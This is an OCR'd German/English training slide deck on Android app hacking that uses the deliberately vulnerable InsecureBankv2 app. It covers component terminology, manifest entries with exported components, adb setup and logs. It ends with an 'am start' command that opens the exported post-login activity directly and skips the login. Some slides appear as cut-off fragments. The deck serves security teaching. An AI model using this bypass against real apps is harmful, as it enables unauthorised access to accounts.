Mobile Hacking

Android

AGENDA

- **Einleitung**
  - Ziele
  - Einführung Terminologie
- **Schwachstellen**
- **Tools**

EINFÜHRUNG - TERMINOLOGIE

ACTIVITIES

- activity represents a single screen with a user interface
  - email app might have one activity that shows a list of new emails
  - another activity to compose an email,
  - and another activity for reading emails
- each one is independent of the others
- different app can start any one of these **activities (if the email app allows it)**
- camera app can start the activity in the email app that composes new mail, in order for the user to share a picture

EINFÜHRUNG - TERMINOLOGIE

SERVICES

- *service* is a component that runs in the background to perform long-running operations or to perform work for remote processes
- does not provide a user interface
  - service might play music in the background while the user is in a different app
  - might fetch data over the network without blocking user interaction with an activity
  - another component, such as an activity, **can start the service and let it run or bind to it in order to interact with it**

EINFÜHRUNG - TERMINOLOGIE

CONTENT PROVIDERS

- *content provider* manages a shared set of app data
- store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access
- through the content provider, other apps can query or even modify the **data (if the content provider allows it)**
  - Android system provides a content provider that manages the user's contact information. As such, any app with the proper permissions can query part of the content provider (such as ContactsContract.Data) to read and write information about a particular person

EINFÜHRUNG - TERMINOLOGIE

BROADCAST RECEIVERS

- *broadcast receiver* is a component that responds to system-wide broadcast announcements
  - broadcast announcing that the screen has turned off, the battery is low, or a picture was captured
- let other apps know that some data has been downloaded to the device and is available for them to use
- although broadcast receivers don't display a user interface
- More commonly, though, a **broadcast receiver is just a "gateway" to other components** and is intended to do a very minimal amount of work
- broadcast receiver is implemented as a subclass of BroadcastReceiver and **each broadcast is delivered as an Intent object**

EINFÜHRUNG - TERMINOLOGIE

INTENTS

- *activities, services, and broadcast receivers*—are activated by an asynchronous message called an intent
- Intents bind individual components to each other at runtime
- An intent is created with an Intent object, which defines a message to activate either a specific component or a specific type of component—an intent can be either explicit or implicit, respectively
- For activities and services, an intent defines the action to perform
  - for example, to "view" or "send" something
- may specify the URI of the data to act on
  - among other things that the component being started might need to know

EINFÜHRUNG - TERMINOLOGIE

wegweisend digital
T-SYSTEMS MULTIMEDIA SOLUTIONS

ZUSAMMENFASSUNG

- Activity:
  - different app **can start any one of these activities** (if the email app allows it)
- Service:
  - another component, such as an activity, **can start the service and let it run or bind to it in order to interact with it**
- Content providers:
  - through the content provider, **other apps can query or even modify the data** (if the content provider allows it)
- Broadcast receivers:
  - More commonly, though, a broadcast receiver is **just a "gateway" to other components**


Quelle: https://developer.android.com/guide/components/fundamentals.html

EINFÜHRUNG - TERMINOLOGIE

wegweisend digital
T-SYSTEMS MULTIMEDIA SOLUTIONS

ZUSAMMENFASSUNG

- Activity:
  - different app **ca**)
- Service:
  - another compo **or bind to it in order to interact with it**
- Content providers:
  - through the con **ta** (if the content provider allows
- Broadcast receive
  - More commonl **components**




Quelle: https://developer.android.com/guide/components/fundamentals.html

EINFÜHRUNG - TERMINOLOGIE

wegweisend digital
T-SYSTEMS MULTIMEDIA SOLUTIONS


ANDROID MANIFEST



Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.

```
    </activity>
    <activity
        android:name=".ViewStatement"
        android:exported="true"
        android:label="@string/title_activity_view_statement" >
    </activity>

    <provider
        android:name=".TrackUserContentProvider"
        android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
        android:exported="true" >
    </provider>

    <receiver
        android:name=".MyBroadCastReceiver"
        android:exported="true" >
        <intent-filter>
            <action android:name="theBroadcast" >
            </action>
        </intent-filter>
```

DAS SETUP / SCHÄRFE DEINE TOOLS



```
C:\opt\tools\Android-Insecur
> adb
Android Debug Bridge version 1.0.32
Revision 09a0d98bebce-android

 -a                          - directs adb to l
 -d                          - directs command
                               returns an error
 -e                          - directs command
                               returns an error
```

InsecureBankv2 - [C:\opt\tools\Android-InsecureBankv2\InsecureBankv2] - [InsecureBankv2] - ...\app\src\main\java\com\android\insecurebankv2\PostLogin.java - An

Gradle project sync failed. Basic functionality (e.g. editing, debugging) will not work properly.


```
@author Dinesh Shetty
*/
public class PostLogin extends Activity {
    //  The Button that handles the transfer activity
    Button transfer_button;
    //  The Textview that handles the root status display
    TextView root_status;
    //  The Button that handles the view transaction history activity
    Button statement_button;
    //  The Button that handles the change password activity
    Button changepasswd_button;
    String uname;
```

```
nceState) {
_login);
);
R.id.rootStatus);
Id(R.id.trf_button);
w View.OnClickListener() {
```


Type	Name	Resolution	API	Targe
	dns demo avd1	480 × 800: hdpi	22	Android 5.1
	dns demo avd2	480 × 800: hdpi	22	Android 5.1 (Google APIs)

```
C:\opt\tools\Android-InsecureBankv2
> adb install InsecureBankv2.apk
adb server is out of date.  killing...
* daemon started successfully *
400 KB/s (3503142 bytes in 8.533s)
        pkg: /data/local/tmp/InsecureBankv2.apk
Success
```

DAS SETUP / SCHÄRFE DEINE TOOLS



```
W/AudioTrack(  342): AUDIO_OUTPUT_FLAG_FAST denied by client
D/InputEventConsistencyVerifier( 1196): KeyEvent: ACTION_UP but key was not down.
D/InputEventConsistencyVerifier( 1196):   in android.widget.RelativeLayout{3eb404ba V.E..... ........ 0,690-480,69
D/InputEventConsistencyVerifier( 1196):   0: sent at 6415706000000, KeyEvent { action=ACTION_UP, keyCode=KEYCODE_T
D/InputEventConsistencyVerifier( 1196):   -- recent events --
D/InputEventConsistencyVerifier( 1196):   1: sent at 6399260000000, (unhandled) KeyEvent { action=ACTION_UP, keyCo
0x101 }
D/InputEventConsistencyVerifier( 1196):   2: sent at 6399180000000, (unhandled) KeyEvent { action=ACTION_DOWN, key
e=0x101 }
D/InputEventConsistencyVerifier( 1196):   3: sent at 6396140000000, KeyEvent { action=ACTION_UP, keyCode=KEYCODE_E
D/InputEventConsistencyVerifier( 1196):   4: sent at 6396020000000, KeyEvent { action=ACTION_DOWN, keyCode=KEYCODE_
D/InputEventConsistencyVerifier( 1196):   5: sent at 6395493000000, (unhandled) KeyEvent { action=ACTION_UP, keyCo
101 }
W/System.err( 1196): org.apache.http.conn.HttpHostConnectException: Connection to http://10.0.2.2:8888 refused
W/System.err( 1196):    at org.apache.http.impl.conn.DefaultClientConnectionOperator.openConnection(DefaultClientC
W/System.err( 1196):    at org.apache.http.impl.conn.AbstractPoolEntry.open(AbstractPoolEntry.java:169)
W/System.err( 1196):    at org.apache.http.impl.conn.AbstractPooledConnAdapter.open(AbstractPooledConnAdapter.java
W/System.err( 1196):    at org.apache.http.impl.client.DefaultRequestDirector.execute(DefaultRequestDirector.java:
W/System.err( 1196):    at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:560)
W/System.err( 1196):    at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:492)
W/System.err( 1196):    at org.apache.http.impl.client.AbstractHttpClient.execute(AbstractHttpClient.java:470)
W/System.err( 1196):    at com.android.insecurebankv2.ChangePassword$RequestChangePasswordTask.postData(ChangePass
W/System.err( 1196):    at com.android.insecurebankv2.ChangePassword$RequestChangePasswordTask.doInBackground(Chan
W/System.err( 1196):    at com.android.insecurebankv2.ChangePassword$RequestChangePasswordTask.doInBackground(Chan
W/System.err( 1196):    at android.os.AsyncTask$2.call(AsyncTask.java:292)
W/System.err( 1196):    at java.util.concurrent.FutureTask.run(FutureTask.java:237)
W/System.err( 1196):    at android.os.AsyncTask$SerialExecutor$1.run(AsyncTask.java:231)
W/System.err( 1196):    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1112)
W/System.err( 1196):    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:587)
W/System.err( 1196):    at java.lang.Thread.run(Thread.java:818)
W/System.err( 1196): Caused by: java.net.ConnectException: failed to connect to /10.0.2.2 (port 8888): connect fai
W/System.err( 1196):    at libcore.io.IoBridge.connect(IoBridge.java:124)
W/System.err( 1196):    at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:183)
W/System.err( 1196):    at java.net.PlainSocketImpl.connect(PlainSocketImpl.java:456)
W/System.err( 1196):    at java.net.Socket.connect(Socket.java:882)
W/System.err( 1196):    at org.apache.http.conn.scheme.PlainSocketFactory.connectSocket(PlainSocketFactory.java:12
W/System.err( 1196):    at org.apache.http.impl.conn.DefaultClientConnectionOperator.openConnection(DefaultClientC
W/System.err( 1196):    ... 15 more
W/System.err( 1196): Caused by: android.system.ErrnoException: connect failed: ETIMEDOUT (Connection timed out)
I/art     ( 1196): Background sticky concurrent mark sweep GC freed 6494(315KB) AllocSpace objects, 0(0B) LOS obje
W/System.err( 1196):    at libcore.io.Posix.connect(Native Method)
W/System.err( 1196):    at libcore.io.BlockGuardOs.connect(BlockGuardOs.java:111)
W/System.err( 1196):    at libcore.io.IoBridge.connectErrno(IoBridge.java:137)
W/System.err( 1196):    at libcore.io.IoBridge.connect(IoBridge.java:122)
W/System.err( 1196):    ... 20 more
^C
[redacted]opt\tools\Android-InsecureBankv2\wip-attackercode\SniffIntents\app\build\outputs\apk
```




wegweisend digital
T-SYSTEMS MULTIMEDIA SOLUTIONS

SCHWACHSTELLEN


ACTIVITY EXPORTED

wegweisend digital
T-SYSTEMS MULTIMEDIA SOLUTIONS

ACTIVITY




```
<activity
    android:name=".PostLogin"
    android:exported="true"
    android:label="@string/title_activity_post_login" >
</activity>
```



```
> am start -n com.android.insecurebankv2/.PostLogin
```

ACTIVITY EXPORTED

ACTIVITY

